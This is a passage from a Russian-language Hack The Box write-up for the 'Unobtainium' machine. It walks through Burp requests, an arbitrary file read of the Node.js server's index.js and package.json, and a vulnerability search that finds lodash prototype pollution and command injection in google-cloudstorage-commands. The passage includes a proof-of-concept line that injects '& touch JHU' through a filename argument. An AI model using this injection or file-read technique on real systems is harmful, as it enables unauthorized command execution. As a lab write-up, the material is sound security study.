
```
PUT / HTTP/1.1
Host: unobtainium.htb:31337
Connection: keep-alive
Content-Length: 79
Accept: application/json, text/javascript, */*; q=0.01
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) unobtainium/1.0.0 Chrome/87.0.4280.141
Electron/11.2.0 Safari/537.36
Content-Type: application/json
Accept-Encoding: gzip, deflate
Accept-Language: ru

{"auth":{"name":"felamos","password":"Winter2021"},"message":{"text":"qwerty"}}HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 11
ETag: W/"b-Ai2R8hgEarLmHKwesT1qcY913ys"
Date: Sun, 13 Jun 2021 06:59:34 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{"ok":true}
```

Запрос и ответ при отправке сообщения

Мы можем скопировать оба запроса и перенести их в Burp Repeater для дальнейшего тестирования. Также для удобства можно переименовать вкладки.

```
PUT / HTTP/1.1
Host: unobtainium.htb:31337
Connection: keep-alive
Content-Length: 79
Accept: application/json, text/javascript, */*; q=0.01
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (
KHTML, like Gecko) unobtainium/1.0.0 Chrome/87.0.4280.141 Electron/
11.2.0 Safari/537.36
Content-Type: application/json
Accept-Encoding: gzip, deflate
Accept-Language: ru

{"auth":{"name":"felamos","password":"Winter2021"},"message":{"text":
"qwerty"}}
```

```
POST /todo HTTP/1.1
Host: unobtainium.htb:31337
Connection: keep-alive
Content-Length: 73
Accept: application/json, text/javascript, */*; q=0.01
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (
KHTML, like Gecko) unobtainium/1.0.0 Chrome/87.0.4280.141 Electron/
11.2.0 Safari/537.36
Content-Type: application/json
Accept-Encoding: gzip, deflate
Accept-Language: ru

{"auth":{"name":"felamos","password":"Winter2021"},"filename":"todo.
txt"}
```


Burp Project Intruder Repeater Window Help Hackvertor
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender
message ×
todo ×
...
Send
Cancel
Request
Pretty Raw \n Actions
Configur...
OK
Cancel

```
POST /todo HTTP/1.1
Host: unobtainium.htb:31337
Connection: keep-alive
Content-Length: 73
Accept: application/json, text/javascript, */*; q=0.01
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Content-Type: application/json
Accept-Encoding: gzip, deflate
Accept-Language: ru

{
  "auth":{
    "name":"felamos",
    "password":"Winter2021"
  },
  "filename":"todo.txt"
}
```

Specify the details of the server to which the request will be sent.


Host: unobtainium.htb

Port: 31337

☐ Use HTTPS

Запросы в Burp Repeater

В обоих запросах мест для тестирования два: это параметр `text` при отправке сообщения и `filename` при запросе файла `todo.txt`. Попытка запросить другие файлы (например, `/etc/passwd`) ни к чему не привела, а если точнее, привела к зависанию приложения. Но вот в случае пустого запроса мы получим ошибку.




```
POST /todo HTTP/1.1
Host: unobtainium.htb:31337
Connection: keep-alive
Content-Length: 65
Accept: application/json, text/javascript, */*; q=0.01
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/
Content-Type: application/json
Accept-Encoding: gzip, deflate
Accept-Language: ru

{
  "auth":{
    "name":"felamos",
    "password":"Winter2021"
  },
  "filename":""
}
```

```
HTTP/1.1 500 Internal Server Error
X-Powered-By: Express
Content-Security-Policy: default-src 'self'
X-Content-Type-Options: nosniff
Content-Type: text/html; charset=utf-8
Content-Length: 922
Date: Sun, 13 Jun 2021 08:04:58 GMT
Connection: keep-alive
Keep-Alive: timeout=5

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <title>
      Error
    </title>
  </head>
  <body>
    <pre>
      Error: ENOENT: no such file or directory, open<br>
      &nbsp; &nbsp;at Object.openSync (fs.js:476:3)<br>
      &nbsp; &nbsp;at Object.readFileSync (fs.js:377:35)<br>
      &nbsp; &nbsp;at /usr/src/app/index.js:86:41<br>
      &nbsp; &nbsp;at Array.forEach (&lt;anonymous&gt;)<br>
      &nbsp; &nbsp;at /usr/src/app/index.js:84:36<br>
      &nbsp; &nbsp;at Layer.handle [as handle_request] (/usr/src/app/node_modules/express/lib/router/layer.js:95:5)<br>
      &nbsp; &nbsp;at next (/usr/src/app/node_modules/express/lib/router/route.js:137:13)<br>
      &nbsp; &nbsp;at Route.dispatch (/usr/src/app/node_modules/express/lib/router/route.js:112:3)<br>
      &nbsp; &nbsp;at Layer.handle [as handle_request] (/usr/src/app/node_modules/express/lib/router/layer.js:95:5)<br>
      &nbsp; &nbsp;at /usr/src/app/node_modules/express/lib/router/index.js:281:22
```

Ошибка

ТОЧКА ВХОДА

В тексте ошибки видим несколько раскрытых путей к файлам. Так как используется Node.js, запросим важный файл `index.js`. Поскольку содержимое файла неформатированное, для удобства отправим его в расширение Burp Hackvector. Выбираем String → Replace и меняем последовательности `\\n`, `\\t` и `\"` на `\n`, `\t` и `"`.




```
var root = require("google-cloudstorage-commands");
const express = require('express');
const { exec } = require("child_process");
const bodyParser = require('body-parser');
const _ = require('lodash');
const app = express();
var fs = require('fs');

const users = [
  {name: 'felamos', password: 'Winter2021'},
  {name: 'admin', password: Math.random().toString(32), canDelete: true, canUpload: true},
];

let messages = [];
let lastId = 1;

function findUser(auth) {
  return users.find((u) =>
    u.name === auth.name &&
    u.password === auth.password);
}

app.use(bodyParser.json());

app.get('/', (req, res) => {
```

Стартовая страница сайта

Код на скриншот не помещается, поэтому приведу его ниже.

```
var root = require("google-cloudstorage-commands");
const express = require('express');
const { exec } = require("child_process");
const bodyParser = require('body-parser');
const _ = require('lodash');

const app = express();
var fs = require('fs');

const users =[
  {name: 'felamos', password: 'Winter2021'},
  {name: 'admin', password: Math.random().toString(32), canDelete:
true, canUpload: true},
];

let messages = [];
let lastId = 1;

function findUser(auth){
  return users.find((u) => u.name === auth.name && u.password ===
auth.password);
}

app.use(bodyParser.json());

app.get('/', (req, res) => { res.send(messages); });

app.put('/', (req, res) => {
  const user = findUser(req.body.auth || {});

  if (!user) {
    res.status(403).send({ok: false, error: 'Access denied'});
    return;
  }

  const message = { icon: '__', };

  _.merge(message, req.body.message, {
    id: lastId++,
    timestamp: Date.now(),
    userName: user.name,
  });

  messages.push(message);
  res.send({ok: true});
});

app.delete('/', (req, res) => {
  const user = findUser(req.body.auth || {});

  if (!user || !user.canDelete) {
    res.status(403).send({ok: false, error: 'Access denied'});
    return;
  }

  messages = messages.filter((m) => m.id !== req.body.messageId);
  res.send({ok: true});
});

app.post('/upload', (req, res) => {
  const user = findUser(req.body.auth || {});
  if (!user || !user.canUpload) {
    res.status(403).send({ok: false, error: 'Access denied'});
    return;
  }

  filename = req.body.filename;
  root.upload("./",filename, true);
  res.send({ok: true, Uploaded_File: filename});
});

app.post('/todo', (req, res) => {
    const user = findUser(req.body.auth || {});
    if (!user) {
        res.status(403).send({ok: false, error: 'Access denied'});
        return;
    }

    filename = req.body.filename;
        testFolder = "/usr/src/app";
        fs.readdirSync(testFolder).forEach(file => {
                if (file.indexOf(filename) > -1) {
                        var buffer = fs.readFileSync(filename).
toString();
                        res.send({ok: true, content: buffer});
                }
        });
});

app.listen(3000);
console.log('Listening on port 3000...');
```

В самом начале подключаются некоторые библиотеки. Так как это Node.js, мы можем запросить файл `package.json`, чтобы узнать версии подключаемых библиотек.




```
{
  "name": "Unobtainium-Server",
  "version": "1.0.0",
  "description": "API Service for Electron client",
  "main": "index.js",
  "scripts": {
    "start": "node index.js"
  },
  "author": "felamos",
  "license": "ISC",
  "dependencies": {
    "body-parser": "1.18.3",
    "express": "4.16.4",
    "lodash": "4.17.4",
    "google-cloudstorage-commands": "0.0.1"
  },
  "devDependencies": {}
}
```

Содержимое файла package.json

У нас есть следующие зависимости:

- body-parser: 1.18.3;
- express: 4.16.4;
- lodash: 4.17.4;
- google-cloudstorage-commands: 0.0.1;

Нам известны технологии, поэтому следует поискать готовые эксплоиты, чтобы понять, какие могут быть уязвимости. Делать это лучше всего при помощи Google.



Ongeveer 1.350.000 resultaten (0,69 seconden)

https://snyk.io › vuln › SNYK-JS-G... ▾ Vertaal deze pagina

Command Injection in google-cloudstorage-commands | Snyk

5 jan. 2021 — Command Injection affecting **google-cloudstorage-commands** - SNYK-JS-GOOGLECLOUDSTORAGECOMMANDS-1050431.


https://snyk.io › vuln › npm:google... ▾ Vertaal deze pagina

google-cloudstorage-commands vulnerabilities | Snyk

This does not include vulnerabilities belonging to this package's dependencies. Report new vulnerabilities. **Vulnerability**, Vulnerable versions, Snyk patch ...

Latest version: 0.0.1 **Latest version published:** 4 years ago

Поиск уязвимостей с помощью Google



Ongeveer 30.300 resultaten (0,49 seconden)

https://snyk.io › test › npm › 4.17.4 ▾ Vertaal deze pagina

lodash@4.17.4 vulnerabilities - Snyk

26 mei 2018 — Overview. **lodash** is a modern JavaScript utility library delivering modularity, performance, & extras. Affected versions of this package are ...

Vulnerabilities: 9 via 9 paths

https://snyk.io › vuln › npm:lodash... ▾ Vertaal deze pagina

lodash@4.17.4 vulnerabilities | Snyk

Vulnerabilities for **lodash@4.17.4**. ... Known vulnerabilities in the **lodash@4.17.4** package. ... **Vulnerability**, Vulnerable versions, Snyk patch, Published ...


https://hackerone.com › reports ▾ Vertaal deze pagina

#864701 Prototype Pollution lodash 4.17.15 - HackerOne

21 aug. 2020 — I would like to report Prototype Pollution in **lodash** version 4.17.15 It allows ... Module Stats 27M in the last week # **Vulnerability** ## **Vulnerability** ...

Поиск уязвимостей с помощью Google

Так мы находим две уязвимости в модулях google-cloudstorage-commands и lodash. Первая может дать нам OS Command injection, то есть, другими словами, удаленное выполнение команд. У нас уже есть уязвимый блок кода (ниже приведены скрины из PoC и кода `index.js`).




Overview

Affected versions of this package are vulnerable to Command Injection.

PoC

```
var root = require("google-cloudstorage-commands");
root.upload("./","& touch JHU", true);
```

